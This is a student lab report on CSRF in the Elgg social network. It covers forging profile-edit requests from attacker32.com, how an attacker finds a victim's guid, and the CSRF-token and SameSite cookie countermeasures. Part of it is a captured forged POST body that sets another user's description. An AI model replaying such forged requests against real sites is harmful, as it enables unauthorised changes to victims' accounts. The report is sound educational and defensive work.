
Therefore, even though Alice never explicitly wrote “PavanRKashyap(CS280) is my hero” in her description box, because of the malicious site and the CSRF vulnerability, that message got added into her Description without her consent.

INFORMATION SECURITY LAB 07

Name: Pavan R Kashyap
6th Semester E section

SRN: PES1UG20CS280

The same can be seen in her profile.



• **Question 1: The forged HTTP request needs Alice's user id (guid) to work properly. If Bobby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Bobby does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe the different ways Bobby can solve this problem.**

Answer: As mentioned earlier, Bobby does not need Alice's user credentials to identify Alice's guid number. Merely inspecting her Page source will provide Bobby with her guid (owner's guid).

If the website contains an SQL vulnerability, then using SQL injection Bobby can log into Alice's account and fetch the guid again from her landing page.

One must be careful when inspecting the page source as there are multiple guids present in it. The guid of the individual who is observing the page source is also embedded into that page, so Bobby must ensure that he looks for data-page-owner-guid.

• **Question 2: If Bobby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF?**

Answer: If Bobby were to carry out a dictionary attack (where he holds the guid and username mappings of those in the network), he could craft a malicious website that asks for the username of the client. Once provided, the corresponding mapping would be done and the POST request would be sent across to the server. Although, this is a possibility, the attack scope is small, when the number of people in the network are huge and varying.

In XSS attacks, we duplicated the XSS worm into any user profile that visits the infected user profile. The method used there was to fetch the guid of the user who is visiting that page. Likewise, if we were to devise a mechanism where the user's guid were to be fetched by a particular function/command, then this attack is very much plausible.

The only contention lies in how this guid will be made available to the URL embedded inside the malicious code. If that arrangement cannot be made, then no, we cannot generalise CSRF attacks.

TASK 4 : ENABLING ELGG'S COUNTER -MEASURE

In this task, we enable the elgg counter-measure i.e we ensure that if a HTTP GET request (same-site) is sent out, then the elgg_timestamp and elgg_token are sent as input parameters by the browser and if it is a HTTP POST request(same-site), then they are included in the body. This secret token details are not appended into the header/body of cross-site requests. Once they reach the server, the validation function generates the equivalent MD5 hash and compares it to validate if the request is valid or not.

To do so, we must first modify the configuration file of csrf.php. We uncomment out the return section, thereby ensuring that the functionality in this validate function is carried out.

```
*/  
public function __construct(  
    Config $config,  
    ElggSession $session,  
    ElggCrypto $crypto,  
    HmacFactory $hmac  
) {  
  
    $this->config = $config;  
    $this->session = $session;  
    $this->crypto = $crypto;  
    $this->hmac = $hmac;  
  
}  
  
/**  
 * Validate CSRF tokens present in the request  
 *  
 * @param Request $request Request  
 *  
 * @return void  
 * @throws CsrfException  
 */  
public function validate(Request $request) {  
    //return; // Added for SEED Labs (disabling the CSRF countermeasure)  
  
    $token = $request->getParam('__elgg_token');  
    $ts = $request->getParam('__elgg_ts');
```

Once completed, we now clear out Alice's descriptions and Friend list. We will try to forge a POST request like we did previously and try to inject malicious data into Alice's description.

When we open attacker32.com and click on the Edit-Profile link, we are directed to the Forged HTTP POST request page, but we're immediately redirected back to the Edit-Profile link page.

On observing Alice's profile page, we see that an error message saying "Form is missing elgg_ts and _token is missing" is displayed.


This indicates that in the form, the elgg_token and elgg_ts were not present/ added by the browser when sending the request (which is cross-site now) to the server.

INFORMATION SECURITY LAB 07

Name: Pavan R Kashyap
6th Semester E section

SRN: PES1UG20CS280

Because there were no security tokens, the validate function failed and no actions were initiated. Therefore, Alice's profile/account was safe from a CSRF attack by Samy.



The header details are shown here. Previously, following the POST request, there was a redirection sent to seed-server.com/profile/Alice to set the details accordingly. Now the redirection goes back to attacker32.com and nothing is set.

```
Connection: keep-alive
Referer: http://www.attacker32.com/
Cookie: Elgg-vn0rec5smj9l46mt2n3m31jtu5
Upgrade-Insecure-Requests: 1
name=Alice&briefdescription=PavanRKashyap(CS280) is my hero&accesslevel[briefdescription]=2&guid=56
POST: HTTP/1.1 302 Found
Date: Thu, 13 Apr 2023 11:56:25 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.attacker32.com/
Vary: User-Agent
Content-Length: 350
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

http://www.attacker32.com/
Host: www.attacker32.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.attacker32.com/
Connection: keep-alive
Upgrade-Insecure-Requests: 1
POST: HTTP/1.1 200 OK
Date: Thu, 13 Apr 2023 11:25:14 GMT
Server: Apache/2.4.41 (Ubuntu)
Last-Modified: Wed, 12 Apr 2023 21:50:50 GMT
ETag: "139-5f92a99ede280-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 189
```


Clear Options File Save ☐ Record Data ☒ autoscroll

INFORMATION SECURITY LAB 07

Name: Pavan R Kashyap
6th Semester E section

SRN: PES1UG20CS280

When we observe all the user profiles, we see that only Samy has the malicious message in his description; Alice's description is as it was before the attack.



TASK 5 : Experimenting with the Same-Site Cookie countermeasure.

In this task, we will be understanding how same-site cookies work and how it can act as a counter-measure to CSRF attacks.

There are two links provided, the first one sends a same-site request to example32.com's server. The second link leads to attacker32.com's page. Cross site requests are crafted here and sent to example32.com's server. There are three kinds of cookies that we will be observing –

Normal cookies: - These are regular cookies related to a website that are added by the browser before sending requests to the server. These cookies are appended to any request (same-site or cross-site) that is sent out from that browser to that particular server.

Strict cookies: - These cookies are strictly same-site only cookies i.e these cookies are only added to same-site requests and sent across. They are not added to cross-site requests by the browser.

Lax cookies: - These cookies work for both same-site and cross-site requests. They allow for these cookies to be embedded into cross-site requests.


For same site requests, irrespective of the HTTP request method (GET, POST), all of these cookies must be set. We observe the same when we send out a HTTP GET request and a HTTP POST request.

INFORMATION SECURITY LAB 07


Name: Pavan R Kashyap
6th Semester E section

SRN: PES1UG20CS280


Sending out the HTTP GET request.




All the three cookies are set to certain values and displayed to the user. The input parameter - PES1UG20CS280 is appended to the URL and sent across. The same can be seen in the SS below-



We now craft a HTTP POST request. This time the input parameter is embedded into the HTTP header body.




Again, we observe that all the cookies are set, like we claimed it to be.



Now, we will be sending out cross site requests. As discussed previously, normal cookies are appended by the browser if these cookies pertain to the website that is being requested. In our case, even attacker32.com is sending a request to the example32.com's server. So, the normal cookie will be set for both the GET and POST requests.

Strict cookies are strictly only same-site requests. So, they will not be set for any cross-site requests (either GET or POST). We will observe the behaviour of Lax cookies and conclude our remarks at the end.

We craft a cross site HTTP request and send it across to the server.




INFORMATION SECURITY LAB 07


Name: Pavan R Kashyap
6th Semester E section

SRN: PES1UG20CS280

We see that, as expected the normal-cookie is set and the strict-cookie is absent. One interesting observation we make is that the lax-cookie is set, which conforms with its definition. The cookie is not as rigid as a strict cookie (it is set in cross-site requests too).




Now we craft the HTTP POST request and send it out to the server.



We observe that only the normal-cookie is set. Our observations again conform to our claims we made previously, but we now observe that the lax-cookie, which was previously set for the GET request is not set for the POST request.

Lax-cookies are sent with cross-site requests iff the request is a top-level navigation (such as clicking on a link or typing a URL into the address bar) from a different origin, or if it is a same-origin navigation. When we explicitly enter the details and click on submit as a GET request this cookie is set and sent across. However, for a POST request, the condition specified does not hold true, and therefore the lax-cookie is not set.



Questions –

1. **Based on your understanding, please describe how the SameSite cookies can help a server detect whether a request is a cross-site or same-site request.**

Answer: Certain sites might contain confidential information. Certain sites may need cross-site requests to properly function. The developer must decide on the kind of cookie he/she/they want to introduce in their request, depending on the nature of the website they are developing. Banking applications should only allow for same-site requests, any cross-site activity can be deemed malicious. In such applications, the developer can use a Strict Same-site cookie to enforce only same-site requests. The server can validate if the same-site cookie is present in the header and proceed as it deems fit (continue if it is the same site, reject if it is cross site). In applications where cross-site is necessary, lax cookies can be used instead of normal cookies to enforce a greater amount of security protection. Thus, setting these cookies can help the server detect if it is a same-site or cross-site request (depending on the kind of cookie that is set in the interaction).

2. **Please describe how you would use the Same-Site cookie mechanism to help Elgg defend against CSRF attacks. You only need to describe general ideas, and there is no need to implement them.**

Answer: As explained previously, if Elgg aims to ensure that anything related to user activity (be it adding a friend or editing a profile) is strictly same-site, then it can set its Same-Site cookie to Strict.

Set-Cookie: cookie_name=cookie_value; SameSite=Strict; Secure

This will ensure that only those users who have an active session are able to modify their own profiles. This will totally invalidate any cross-site requests, thereby protecting against CSRF. All the server needs to validate is if the cookie is originating from the same domain (if it is strict).

Likewise, if the aim of the Elgg developer is to ensure that cross-site requests are allowed, but only top-level navigations like URL clicks or GET requests are to be entertained, then using Lax cookies will ensure that only those interactions from cross-site requests are accepted by the server.

INFORMATION SECURITY LAB 07

Name: Pavan R Kashyap
6th Semester E section

SRN: PES1UG20CS280

Set-Cookie: cookie_name=cookie_value; SameSite=Lax; Secure

It must be noted that just LAX cookies are not enough to defend against CSRF attacks. The cookies coupled with CSRF tokens can ensure that malicious cross-site requests do not deface the profiles of the active session users.